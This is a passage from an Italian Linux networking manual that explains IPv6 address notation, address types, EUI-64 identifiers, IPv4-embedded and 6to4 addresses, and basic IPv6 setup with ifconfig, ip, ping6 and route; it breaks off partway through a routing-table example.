Viene consentita anche una semplificazione ulteriore in presenza di gruppetti adiacenti che risultano azzerati: una coppia di due punti (‘`::`’) rappresenta una sequenza indefinita di gruppetti azzerati e può essere usata una volta sola in un indirizzo. In questo modo, l’esempio precedente può essere ridotto a quello che segue:

```
fe80::2a0:24ff:fe77:4997
```

In pratica, si deve intendere che quello che manca per completare l’indirizzo in corrispondenza del simbolo ‘`::`’, contiene solo gruppetti di 16 bit azzerati.

Figura 32.199. Fasi della semplificazione di un indirizzo IPv6.



32.14.2 Prefissi di indirizzo

Con IPv6, il concetto di maschera di rete è stato semplificato e nei documenti RFC si parla piuttosto di ***prefisso*** di un indirizzo. Il termine rende meglio l’idea del senso che ha, in quanto porta l’attenzione a una parte iniziale dell’indirizzo stesso per qualche scopo. Il prefisso viene segnalato con un numero aggiunto alla fine di un indirizzo IPv6, separato da una barra obliqua (‘`/`’) che indica il numero di

bit iniziali da prendere in considerazione per un qualche scopo. In questo modo si indica la lunghezza del prefisso.

indirizzo_ipv6 / lunghezza_prefisso

È importante osservare che l'indirizzo IPv6 abbinato all'indicazione della lunghezza di un prefisso, non può essere abbreviato più di quanto si possa già fare con questo genere di indirizzi. Si prenda in considerazione un indirizzo con l'indicazione della lunghezza del prefisso strutturato nel modo seguente (la lettera «h» rappresenta una cifra esadecimale diversa da zero):

```
hhhh:0000:0000:hhh0:0000:0000:0000:0000/60
<---- 60 bit ---->
```

Il prefisso si estende per i primi 60 bit, ovvero le prime 15 cifre esadecimali. Sono ammissibili le forme normali di abbreviazione di questa indicazione:

```
hhhh:0:0:hhh0:0:0:0:0/60
hhhh::hhh0:0:0:0:0/60
hhhh:0:0:hhh0::/60
```

Al contrario, non sono ammissibili queste altre:



- ***hhhh***:0:0:***hhh***/60 perché non è valida in generale;
- ***hhhh***::***hhh***0/60 perché si traduce in ***hhhh***:0:0:0:0:0:0:***hhh***0/60;
- ***hhhh***::***hhh***/60 perché si traduce in ***hhhh***:0:0:0:0:0:0:0***hhh***/60.

32.14.3 Tipi di indirizzi

«

Il sistema introdotto da IPv6 richiede di distinguere gli indirizzi in tre categorie fondamentali: ***unicast***, ***anycast*** e ***multicast***. Quello che in IPv4 è conosciuto come indirizzo broadcast non esiste più in IPv6.

unicast

L'indirizzo unicast riguarda un'interfaccia di rete singola; in altri termini, un indirizzo unicast serve per raggiungere un'interfaccia di rete in modo univoco.

anycast

L'indirizzo anycast serve per essere attribuito a più interfacce di rete differenti (in linea di principio, queste dovrebbero appartenere ad altrettanti componenti di rete distinti). Si tratta di un indirizzo che ha le stesse caratteristiche esteriori di quello unicast, attribuito però a diverse interfacce di altrettanti nodi, con lo scopo di poter raggiungere semplicemente quello che risponde prima (quello più vicino in base al protocollo di instradamento). Per la precisione, i pacchetti inviati a un indirizzo anycast dovrebbero raggiungere un'unica interfaccia di rete.

multicast

L'indirizzo multicast serve per essere attribuito a più interfacce di rete differenti (in linea di principio, queste dovrebbero appartenere ad altrettanti componenti di rete distinti). I pacchetti inviati a un indirizzo multicast dovrebbero raggiungere **tutte** le interfacce di rete a cui questo indirizzo è stato attribuito.

32.14.4 Allocazione dello spazio di indirizzamento

Così come è avvenuto con IPv4, anche gli indirizzi IPv6 sono stati suddivisi per scopi differenti. Si parla di ***tipo di indirizzo***, riferendosi a questa classificazione. Questa distinzione avviene in base a un prefisso binario stabilito, definito FP, ovvero *Format prefix* (prefisso di formato). La tabella 32.202 riporta l'elenco dei prefissi di formato attuali (nel momento in cui viene scritto questo capitolo). Bisogna tenere presente che IPv6 è ancora in una fase attiva di adattamento, per cui è necessario controllare la produzione dei documenti RFC se si vuole rimanere aggiornati a questo riguardo.

Tabella 32.202. Spazio di indirizzamento di IPv6.

Prefisso binario	Prefisso esadecimale	Allocazione
$0000\ 0000_2$	00_{16}	Riservato.
$0000\ 0001_2$	01_{16}	Non assegnato.
$0000\ 001_2$	$02_{16}..03_{16}$	Riservato per l'allocazione NSAP.
$0000\ 010_2$	$04_{16}..05_{16}$	Riservato per l'allocazione IPX.
$0000\ 011_2$	$06_{16}..07_{16}$	Non assegnato.
$0000\ 1_2$	$08_{16}..0F_{16}$	Non assegnato.
0001_2	1_{16}	Non assegnato.
001_2	$2_{16}..3_{16}$	Indirizzi unicast globali aggregabili.
010_2	$4_{16}..5_{16}$	Non assegnato.
011_2	$6_{16}..7_{16}$	Non assegnato.
100_2	$8_{16}..9_{16}$	Non assegnato.
101_2	$A_{16}..B_{16}$	Non assegnato.
110_2	$C_{16}..D_{16}$	Non assegnato.
1110_2	E_{16}	Non assegnato.
$1111\ 0_2$	$F0_{16}..F7_{16}$	Non assegnato.

Prefisso binario	Prefisso esadecimale	Allocazione
$1111\ 10_2$	$F8_{16}..FB_{16}$	Non assegnato.
$1111\ 110_2$	$FC_{16}..FD_{16}$	Non assegnato.
$1111\ 1110\ 0_2$	$FE0_{16}..FE7_{16}$	Non assegnato.
$1111\ 1110\ 10_2$	$FE8_{16}..FEB_{16}$	Indirizzi unicast link-local.
$1111\ 1110\ 11_2$	$FEC_{16}..FEF_{16}$	Indirizzi unicast site-local.
$1111\ 1111_2$	FF_{16}	Indirizzi multicast.

È importante osservare subito che il prefisso $0000\ 0000_2$ (binario), incorpora alcuni indirizzi molto importanti: l'indirizzo «non specificato» (0:0:0:0:0:0:0:0 o anche ::), l'indirizzo locale di *loopback* (0:0:0:0:0:0:0:1 o anche ::1) e gli indirizzi ottenuti per incorporazione di quelli IPv4.

Un altro particolare interessante riguarda il fatto che solo gli indirizzi che iniziano per FF_{16} ($1111\ 1111_2$) sono di tipo multicast, mentre gli altri sono tutti unicast. Gli indirizzi anycast sono degli indirizzi con caratteristiche uguali a quelli unicast, a cui però è stato attribuito un ruolo differente.

32.14.5 Indirizzi unicast

«

Si è accennato al fatto che tutti gli indirizzi, tranne quelli che iniziano per FF_{16}, sono di tipo unicast (e poi eventualmente tra questi si possono definire degli indirizzi anycast).

La caratteristica più importante degli indirizzi unicast è quella di poter essere aggregati a una maschera di bit continua, simile a quella di IPv4, senza il vincolo delle classi di indirizzi (come avveniva invece con IPv4).

Un nodo IPv6, cioè un componente collocato nella rete che riconosce questo protocollo, può trattare l'indirizzo IPv6 come un elemento singolo (nel suo insieme) oppure come qualcosa formato da diverse componenti, in base al ruolo che questo nodo ha nella rete. In pratica, a seconda del contesto, il nodo IPv6 potrebbe vedere l'indirizzo come un numero composto da 128 bit:



In alternativa potrebbe riconoscere un prefisso relativo a una sottorete:



In questo secondo caso si intende distinguere la parte di indirizzo relativa alla rete in cui si trova collocata l'interfaccia del nodo in questione, rispetto alla parte restante dell'indirizzo, che invece indica precisamente di quale interfaccia si tratta. Ma l'indirizzo unicast può essere visto come il risultato di un'aggregazione molto più sofisticata, dove si inseriscono livelli successivi di sottoreti in forma gerarchica, fino ad arrivare all'ultimo livello che permette di raggiungere la singola interfaccia.

32.14.5.1 Identificatori di interfaccia

«

La parte finale di un indirizzo unicast serve a identificare l'interfaccia nel ***collegamento*** (*link*), ovvero la rete fisica in cui si trova. Questa parte dell'indirizzo, definibile come ***identificatore di interfaccia*** (*interface identifier*), deve essere univoca all'interno del collegamento. Eventualmente, potrebbe essere univoca anche in un ambito più grande.

La struttura di indirizzo unicast dipende principalmente dal tipo a cui questo appartiene, in base al prefisso di formato. In molti casi, la parte finale dell'indirizzo destinata a identificare l'interfaccia è di 64 bit (la metà di un indirizzo IPv6) e deve essere costruita secondo il formato IEEE EUI-64. L'identificatore EUI-64 è un numero di 64 bit che serve a identificare il produttore e il «numero di serie» di un'apparecchiatura di qualche tipo. In pratica, un produttore ottiene un numero che rappresenta la sua azienda e questo viene usato come parte iniziale degli identificatori EUI-64 di sua competenza. Con tale numero può così «marchiare» le proprie apparecchiature, avendo l'accortezza di utilizzare sempre numeri differenti per ogni pezzo, purché questi inizino tutti con il prefisso che gli è stato assegnato. In condizioni normali, un identificatore EUI-64 corretto è anche un numero univoco a livello globale.

Nel momento in cui l'interfaccia di rete a cui si attribuisce un indirizzo unicast dispone del numero EUI-64, è facile ottenere l'identificatore di interfaccia; quando questo non è disponibile si possono utilizzare altre tecniche per generare un numero che gli assomigli. Nel primo caso, si intuisce che il numero utilizzato per l'identificatore di interfaccia è anche univoco a livello globale, mentre negli

altri casi questo non può essere vero in assoluto. A questo proposito, lo stesso numero EUI-64 contiene un bit che viene utilizzato per indicare il fatto che si tratti di un identificatore univoco a livello globale o meno. Si tratta del settimo bit più significativo, il quale viene sottratto dai valori che può assumere la parte iniziale di 24 bit di identificazione dell'azienda (*company id*).

Figura 32.205. Schema di un identificatore EUI-64 suddiviso in bit.



Per la precisione, un indirizzo unicast che termina con l'identificatore di interfaccia composto dall'identificatore EUI-64, inverte il bit che serve a riconoscerlo come univoco a livello globale, facendo sì che nell'indirizzo IPv6, questo bit sia attivo per indicare l'univocità. La motivazione di questa inversione è molto semplice: si vuole evitare che la porzione finale di un indirizzo IPv6, che da solo **non è univoco** a livello globale, debba avere per forza quel bit a uno, cosa che costringerebbe a una notazione dettagliata dell'indirizzo IPv6 corrispondente. In pratica, quando si preferisce assegnare l'identificatore di interfaccia in modo manuale, per questioni di riservatezza (l'identificatore EUI-64 ottenuto dall'interfaccia di rete consentireb-

be di riconoscere il nodo anche se questo cambia rete), oppure per comodità, si utilizzano probabilmente pochi numeri nella parte finale di questo spazio; in tal modo, si riesce ad abbreviare facilmente l'indirizzo IPv6 che si ottiene, perché il bit a cui si fa riferimento nella figura 32.205, essendo invertito risulta azzerato.

Nel caso particolare delle interfacce Ethernet, queste hanno un indirizzo MAC, ovvero un indirizzo di livello 2 (secondo la stratificazione ISO-OSI) corrispondente all'identificatore EUI-48. L'organizzazione IEEE ha stabilito una conversione di questi identificatori nel nuovo formato EUI-64, inserendo il codice $FFFE_{16}$ subito dopo i primi tre ottetti che identificano l'azienda (*company ID*). In pratica, il codice

```
00-80-ad-c8-a9-81
```

diventa:

```
00-80-ad-ff-fe-c8-a9-81
```

Di conseguenza, tenendo conto che il settimo bit di questo codice viene invertito, la parte finale dell'indirizzo IPv6 che lo incorpora diventa:

```
xxxx:xxxx:xxxx:xxxx:0280:adff:fec8:a981
```

Quando un identificatore di interfaccia viene determinato automaticamente, si usa in inglese l'aggettivo *stateless*, spesso anche in forma di sostantivo autonomo.

Figura 32.209. Fasi della costruzione dell'indirizzo IPv6 a partire dall'indirizzo Ethernet.



32.14.5.2 Indirizzo non specificato

L'indirizzo 0:0:0:0:0:0:0:0, ovvero quello in cui tutti i 128 bit sono azzerati, è quello ***non specificato*** (*unspecified address*). Questo indirizzo non può essere assegnato ad alcun nodo e rappresenta l'assenza di un indirizzo.

Come regola, questo indirizzo non può essere utilizzato come destinazione di un pacchetto e nemmeno nella definizione delle regole di instradamento.

32.14.5.3 Indirizzo locale di loopback

L'indirizzo unicast 0:0:0:0:0:0:0:1 viene usato per identificare l'interfaccia virtuale locale, ovvero l'interfaccia di *loopback*. Come tale, non può essere utilizzato per un'interfaccia fisica reale.

In pratica, un pacchetto destinato a questo indirizzo non deve uscire al di fuori del nodo (nella rete fisica esterna); inoltre, un pacchetto destinato a un altro nodo non può indicare come mittente questo indirizzo.

32.14.5.4 Indirizzi link-local

«

Gli indirizzi link-local si riferiscono all'ambito del collegamento in cui si trovano connesse le interfacce di rete. Questi indirizzi rappresentano uno spazio privato che non può essere raggiunto dall'esterno e, di conseguenza, non può attraversare i router. Evidentemente, tali indirizzi servono per scopi amministrativi particolari, legati all'ambito della rete fisica.

La struttura normale di un indirizzo link-local è molto semplice:



Come si può vedere, i primi 10 bit servono a definire il formato dell'indirizzo, stabilendo che si tratta del tipo link-local. A metà dell'indirizzo inizia l'identificatore di interfaccia, ottenuto dall'identificatore EUI-64 (già descritto in precedenza), identificatore che viene determinato in modo differente a seconda del tipo di interfaccia.

Dal momento che l'indirizzo link-local deve essere univoco solo all'interno del collegamento fisico in cui si trova, non richiede la distinzione in sottoreti e può essere determinato in modo automatico, eventualmente interrogando la rete stessa. Di solito, in presenza di interfacce Ethernet si utilizza il loro indirizzo MAC trasformandolo secondo la regola già vista a proposito dell'identificatore EUI-48. Per esempio, un'interfaccia Ethernet il cui indirizzo MAC sia

```
00:80:ad:c8:a9:81
```

ottiene l'indirizzo IPv6 link-local

```
fe80:0000:0000:0000:0280:adff:fec8:a981
```

che si può abbreviare come

```
fe80::280:adff:fec8:a981
```

Ecco come potrebbe mostrarlo '**ifconfig**':

```
eth0      Link encap:Ethernet  HWaddr 00:80:AD:C8:A9:81
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::280:adff:fec8:a981/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          Interrupt:11 Base address:0x300
```

In questa situazione, dal momento che non c'è bisogno di organizzare tali indirizzi in sottoreti, l'unico prefisso che abbia un senso è quello dei primi 10 bit che stanno a indicarne il formato. Tuttavia, è normale che venga indicato un prefisso più grande, precisamente di 64 bit, dal momento che non si prevede l'utilizzo dello spazio che si trova tra il prefisso di formato e i primi 64 bit. Pertanto, un indirizzo link-local che porti l'indicazione della lunghezza del prefisso, utilizza normalmente il numero 64, come si vede nell'estratto generato da '**ifconfig**' mostrato sopra.

32.14.5.5 Indirizzi site-local

Gli indirizzi site-local si riferiscono all'ambito di un sito e si possono utilizzare liberamente senza bisogno di alcuna forma di registrazione. Questi indirizzi rappresentano uno spazio privato che non può essere raggiunto dalle reti esterne al sito in questione.

La struttura normale di un indirizzo site-local è molto semplice:



I primi 10 bit servono a definire il formato dell'indirizzo, stabilendo che si tratta del tipo site-local; lo spazio tra l'undicesimo e il 64-esimo bit può essere utilizzato per strutturare gli indirizzi in sottoreti, in base alle esigenze del sito. La seconda metà dell'indirizzo viene riservata per l'identificatore di interfaccia, ottenuto dall'identificatore EUI-64 (già descritto in precedenza), determinato in modo differente a seconda del tipo di interfaccia.

In pratica, rispetto a un indirizzo link-local cambia il prefisso di formato, aggiungendo la possibilità e la convenienza di suddividere lo spazio di indirizzi in sottoreti.

32.14.5.6 Indirizzi unicast globali aggregabili

«

Allo stato attuale, nel momento in cui viene scritto questo capitolo, l'unico gruppo di indirizzi IPv6 previsto per una gestione globale (cioè per Internet) è quello che inizia con il prefisso 001_2. Senza entrare troppo nel dettaglio (considerato che si tratta di una materia che non è abbastanza consolidata), lo schema di indirizzamento per questi indirizzi potrebbe essere riassunto nel modo seguente:



Dopo il prefisso di formato seguono 45 bit suddivisi in: un identificatore del primo livello di aggregazione (*Top level aggregation*), uno spazio di riserva e un identificatore successivo (*Next level aggregation*). Subito dopo seguono altri 16 bit la cui gestione dovrebbe essere affidata a un solo sito, per l'organizzazione delle proprie sottoreti. Come sempre, la seconda metà dell'indirizzo è destinato all'identificatore di interfaccia.

In pratica, un sito che vuole utilizzare indirizzi IPv6 accessibili anche da Internet, dovrebbe ottenere un lotto di indirizzi composto dei primi 48 bit dal suo ISP, ottenendo la possibilità di gestirsi come vuole i 16 bit che precedono l'identificatore di interfaccia.

32.14.6 Indirizzi multicast

Un indirizzo IPv6 multicast serve a identificare e a raggiungere un gruppo di nodi simultaneamente. Gli indirizzi multicast hanno una struttura particolare:



Il prefisso di formato è $1111\ 1111_2$, ovvero FF_{16}, a cui seguono 4 bit di opzione. Di questi 4 bit, è stato specificato solo l'uso di quello me-

no significativo, indicato convenzionalmente con la lettera «T» (temporaneamente, gli altri devono essere azzerati; in seguito potrebbe essere stabilito qualcosa di diverso).

- T = 0 indica un indirizzo multicast assegnato permanentemente dall'autorità globale di Internet;
- T = 1 indica un indirizzo multicast assegnato in modo provvisorio.

I 4 bit successivi rappresentano l'ambito dell'indirizzo multicast (*scope*). Il significato dei valori che può assumere questo campo sono indicati nella tabella 32.218.

Tabella 32.218. Elenco dei valori per definire l'ambito di un indirizzo multicast.

Valore	Significato	Annotazioni
0_{16}	Riservato.	
1_{16}	Ambito node-local.	I pacchetti non possono uscire dal nodo.
2_{16}	Ambito link-local.	I pacchetti non possono attraversare i router.
3_{16}	Non assegnato.	
4_{16}	Non assegnato.	
5_{16}	Ambito site-local.	I pacchetti non possono uscire dal «sito».
6_{16}	Non assegnato.	
7_{16}	Non assegnato.	
8_{16}	Ambito organization-local.	I pacchetti non possono uscire dalla «organizzazione» (si tratta di un concetto abbastanza vago che deve essere chiarito nel tempo).
9_{16}	Non assegnato.	

Valore	Significato	Annotazioni
A_{16}	Non assegnato.	
B_{16}	Non assegnato.	
C_{16}	Non assegnato.	
D_{16}	Non assegnato.	
E_{16}	Ambito globale.	
F_{16}	Non assegnato.	

La parte finale dell'indirizzo identifica il gruppo multicast nell'ambito stabilito dal campo *scope*. Tuttavia, nel caso di indirizzi stabiliti in modo permanente, l'identificatore di gruppo resta uguale per tutti i tipi di ambiti.

Per regola, non si può utilizzare un indirizzo multicast come mittente nei pacchetti IPv6, inoltre questi indirizzi non possono apparire nelle regole di instradamento dei router.

Tutti gli indirizzi multicast del tipo ff0***x***:0:0:0:0:0:0:0 sono riservati e non possono essere assegnati ad alcun gruppo multicast. Oltre a questi sono interessanti gli indirizzi seguenti:

`ff01:0:0:0:0:0:0:1`	identifica il gruppo di tutti i nodi IPv6, nell'ambito 1_{16}, ovvero node-local;
`ff02:0:0:0:0:0:0:1`	identifica il gruppo di tutti i nodi IPv6, nell'ambito 2_{16}, ovvero link-local;
`ff01:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 1_{16}, ovvero node-local;
`ff02:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 1_{16}, ovvero link-local;
`ff05:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 5_{16}, ovvero site-local;

`ff02:0:0:0:0:0:0:c`	identifica il gruppo di tutti i serventi DHCPv6, nell'ambito 2_{16}, ovvero link-local;
`ff02:0:0:0:1:ff00::/104`	con l'aggiunta degli ultimi 24 bit di un indirizzo unicast normale, viene usato nell'ambito 2_{16}, ovvero link-local, per conoscere l'indirizzo di livello due corrispondente (MAC o altro). In pratica si cerca di raggiungere un nodo locale, senza conoscere l'indirizzo di livello due nel modello ISO-OSI, usando solo una piccola porzione finale dell'indirizzo IPv6 che il destinatario dovrebbe avere.

Il meccanismo di *neighbour discovery*, o NDISC, attraverso quello che viene chiamato come *solicited node multicast address*, corrispondente agli indirizzi con prefisso ff02:0:0:0:1:ff00::/104, sostituisce il protocollo ARP di IPv4.

32.14.7 Indirizzi Anycast

Gli indirizzi anycast sono degli indirizzi con le caratteristiche di quelli unicast che, in base al contesto, sono attribuiti a più interfacce di rete differenti, appartenenti ad altrettanti componenti di rete distinti.

L'indirizzo anycast più comune è quello che serve a raggiungere simultaneamente tutti i router nell'ambito link-local. Si tratta precisamente del *Subnet router anycast address*, il quale si ottiene azzerando la parte di indirizzo che segue il prefisso. Per esempio, in una rete 3ffe:ffff:1:2:3:4:5:6/64, si tratta dell'indirizzo 3ffe:ffff:1:2::

32.14.8 Indirizzi IPv6 che incorporano indirizzi IPv4

Per addolcire la transizione da IPv4 a IPv6, oltre a tanti altri accorgimenti, sono stabiliti diversi modi per rappresentare un indirizzo IPv4 all'interno di un indirizzo IPv6, ognuno nell'ambito del proprio contesto di utilizzo specifico. Ne vengono mostrati solo alcuni nelle sezioni successive.

32.14.8.1 IPv4-compatible IPv6 addresses

Gli indirizzi «compatibili IPv4», ovvero *IPv4-compatible IPv6 addresses*, utilizzano 96 bit azzerati seguiti dai bit dell'indirizzo IPv4:



In presenza di indirizzi di questo tipo, è ammessa una notazione speciale, in cui la parte finale dell'indirizzo si indica secondo le convenzioni di IPv4. Nel caso di 192.168.1.1, si scrive:

```
::192.168.1.1
```

32.14.8.2 IPv4-mapped IPv6 addresses

Gli indirizzi «ricavati da IPv4», ovvero *IPv4-mapped IPv6 addresses*, utilizzano 80 bit azzerati, seguiti da 16 bit a uno; alla fine ci sono i 32 bit dell'indirizzo IPv4:



Anche in questo caso, in presenza di tali indirizzi è ammessa una notazione semplifica derivante da IPv4. Nel caso di 192.168.1.1, si scrive:

```
::ffff:192.168.1.1
```

32.14.8.3 6to4

«

Il documento RFC 3056 *Connection of IPv6 Domains via IPv4 Clouds* descrive un insieme di indirizzi IPv6, di tipo unicast globale aggregabile, contenenti un indirizzo IPv4. Si fa riferimento a questo tipo di indirizzo e al meccanismo che ne sta dietro con la sigla 6to4. Semplificando le cose, l'indirizzo si ottiene così:



Se si scompone il numero iniziale, 2002_{16}, si comprende che si tratta di un indirizzo unicast globale aggregabile, dato che il prefisso è 001_2:

```
0010 0000 0000 0010
```

Di solito, per realizzare un tunnel 6to4, si completa l'indirizzo con un valore pari a zero per il campo SLA e uno al posto dell'identificatore di interfaccia. In pratica:



In altri termini, si abbrevia nella forma seguente, dove ***x*** rappresenta quattro bit dell'indirizzo IPv4:

```
2002:xxxx:xxxx::1
```

32.14.9 Tunnel 6to4

Quando si dispone di un indirizzo IPv4 valido a livello globale, ma la propria connessione a Internet si limita al protocollo IPv4, si può usare un tunnel 6to4 per raggiungere facilmente la rete globale IPv6. Il tunnel si instaura verso un router speciale, con indirizzo IPv4 192.88.99.1; tuttavia, tale indirizzo non è univoco e si traduce in un router relativamente più vicino di altri alla propria connessione.

La prima cosa da fare per realizzare un tunnel 6to4 è determinare l'indirizzo IPv6 ottenuto trasformando quello IPv4 disponibile, attraverso il sistema stabilito per questo tipo di tunnel. Quello che segue è uno script molto semplice, per una shell Bourne, con il quale si trasforma un indirizzo IPv4, secondo la notazione decimale puntata, in un indirizzo IPv6, dove il campo SLA rimane azzerato e l'identificatore di interfaccia contiene solo il valore uno:

```
#!/bin/sh
# Il primo argomento dello script contiene l'indirizzo IPv4.
IPV4_ADDR=$1
# Toglie i punti dall'indirizzo IPv4 (1.2.3.4 --> 1 2 3 4).
IPV4_ADDR=`echo $IPV4_ADDR | tr "." " "`
# Converte ogni ottetto in esadecimale con l'aiuto di
# printf.
IPV4_ADDR=`printf "%02x%02x:%02x%02x" $IPV4_ADDR`
# Genera l'indirizzo IPv6, aggiungendo il prefisso e il
# suffisso.
IPV6_ADDR=2002:$IPV4_ADDR::1
# Emette il risultato.
echo $IPV6_ADDR
```

Supponendo di disporre dell'indirizzo IPv4 1.2.3.4, l'indirizzo IPv6 corrispondente sarebbe 2002:0102:0304::1. La figura seguente mostra in modo molto semplice il tunnel che si deve realizzare, tra il nodo locale 2002:0102:0304::1 e il router ::c058:6301, che si rappresenta in modo più semplice come ::192.88.99.1:



Si può osservare che l'indirizzo IPv6 ::192.88.99.1 è di tipo anycast, a indicare che deve trattarsi del router più vicino, in grado di permettere la realizzazione di un tunnel 6to4.

32.15 Utilizzo di IPv6

Per usare IPv6 può essere necessario aggiornare o sostituire alcuni pacchetti di programmi di servizio per la gestione della rete. Purtroppo, diventa difficile indicare il nome dei pacchetti applicativi da utilizzare, dal momento che le varie distribuzioni GNU si comportano in maniera differente. In generale, si deve tenere presente che se un programma per la gestione della rete non funziona come dovrebbe con IPv6, può darsi che si debba aggiornare il pacchetto, oppure che questo vada sostituito con un altro che fornisce le stesse funzionalità

Si osservi che gli esempi mostrati fanno riferimento a un sistema GNU/Linux.

32.15.1 kernel Linux

Il kernel Linux deve essere predisposto per la gestione dei protocolli IPv6 (sezione 8.3.7). Se la gestione di IPv6 viene inserita in un modulo, per abilitarla occorre attivare il modulo relativo, per esempio attraverso il comando seguente che potrebbe essere collocato all'interno degli script della procedura di inizializzazione del sistema:

```
...
/sbin/modprobe ipv6
...
```

Per verificare che il kernel in funzione sia in grado di gestire i protocolli IPv6, si può controllare che esista il file virtuale '`/proc/net/if_inet6`', il quale ha lo scopo di elencare le interfacce di rete e i loro indirizzi IPv6. Nel caso degli esempi che vengono mostrati nelle sezioni successive, si potrebbe vedere quanto segue:

```
# cat /proc/net/if_inet6 [Invio]

00000000000000000000000000000001 01 80 10 80       lo
fe8000000000000002a024fffe774997 04 0a 20 80     eth0
```

Nel caso l'elaboratore debba fungere da router, è necessario abilitare la funzionalità di attraversamento dei pacchetti con il comando seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward [Invio]
```

Inoltre, è bene ricordare di abilitare l'attraversamento dei pacchetti IPv6 nel router locale, cosa che si dovrebbe ottenere con il comando seguente:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```

32.15.2 Preparazione dei file di configurazione

Per poter fare qualunque cosa con IPv6, è necessario che il file '`/etc/protocols`' risulti corretto anche per le finalità di questo protocollo. In particolare, è importante che appaiano le righe seguenti:

```
ipv6        41   IPv6        # IPv6
ipv6-route  43   IPv6-Route  # Routing Header for IPv6
ipv6-frag   44   IPv6-Frag   # Fragment Header for IPv6
ipv6-crypt  50   IPv6-Crypt  # Encryption Header for IPv6
ipv6-auth   51   IPv6-Auth   # Authentication Header for IPv6
icmpv6      58   IPv6-ICMP   # ICMP for IPv6
ipv6-nonxt  59   IPv6-NoNxt  # No Next Header for IPv6
ipv6-opts   60   IPv6-Opts   # Destination Options for IPv6
```

Mancando queste indicazioni, lo stesso eco ICMP (Ping) non può funzionare, perché non si trova la definizione del protocollo ICMPv6 (corrispondente al nome '**icmpv6**' nell'esempio mostrato).

32.15.3 Attivazione di IPv6 e definizione degli indirizzi link-local

Come già accennato, per poter gestire IPv6 occorre un kernel adatto. Quando tutto è pronto, vengono fissati automaticamente l'indirizzo locale di *loopback* e gli indirizzi link-local. Lo si può osservare con Ifconfig:

```
# ifconfig[Invio]

eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  ↩
↪           Mask:255.255.255.0
          inet6 addr: fe80::2a0:24ff:fe77:4997/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:101 errors:1 dropped:1 overruns:0 frame:1
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:1
          collisions:0 txqueuelen:100
          Interrupt:12 Base address:0xff80

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:3924  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

In alternativa, con Iproute:

```
# ip address show dev lo[Invio]

1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
```

```
# ip address show dev eth0 [Invio]

  3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
      link/ether 00:a0:24:77:49:97 brd ff:ff:ff:ff:ff:ff
      inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
      inet6 fe80::2a0:24ff:fe77:4997/64 scope link
```

Secondo la filosofia di IPv6, questi indirizzi devono avere già il loro instradamento naturale, di conseguenza sono già pronti per essere usati. Si può verificare con una delle varie versioni modificate di Ping,[29] in grado di usare il protocollo ICMPv6:

```
# ping6 ::1 [Invio]
```

Oppure:

```
# ping6 fe80::2a0:24ff:fe77:4997 [Invio]
```

In entrambi i casi, si dovrebbe osservare l'eco regolarmente. Se si ha la possibilità di predisporre anche un altro elaboratore, connesso alla stessa rete fisica, si può osservare che l'eco ICMPv6 dovrebbe funzionare correttamente anche verso quel nodo, pur senza avere dichiarato l'instradamento.[30]

Naturalmente, si può usare anche Traceroute,[31] ma questo diventa più utile in seguito, quando si inseriscono dei router nel transito dei pacchetti:

```
# traceroute6 fe80::2a0:24ff:fe77:4997 [Invio]
```

Oppure:

```
# tracepath6 fe80::2a0:24ff:fe77:4997 [Invio]
```

Per verificare le regole di instradamento, anche se queste non sono state inserite attraverso un comando apposito, si può utilizzare

'**route**' nel modo seguente (il risultato che si ottiene deriva dagli esempi già visti):

```
# route -A inet6 [Invio]


  Kernel IPv6 routing table
  Destination                    Next Hop  Flags Metric Ref Use Iface
  ::1/128                        ::        U     0      4     0 lo
  fe80::2a0:24ff:fe77:4997/128   ::        U     0      236   1 lo
  fe80::/64                      ::        UA    256    0     0 eth0
  ff00::/8                       ::        UA    256    0     0 eth0
  ::/0                           ::        UDA   256    0     0 eth0
```

Anche in questo caso si può usare in alternativa Iproute, benché restituisca un esito differente:

```
# ip -6 route show [Invio]

  fe80::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
  ff00::/8 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
  default dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
  unreachable default dev lo  metric -1  error -101
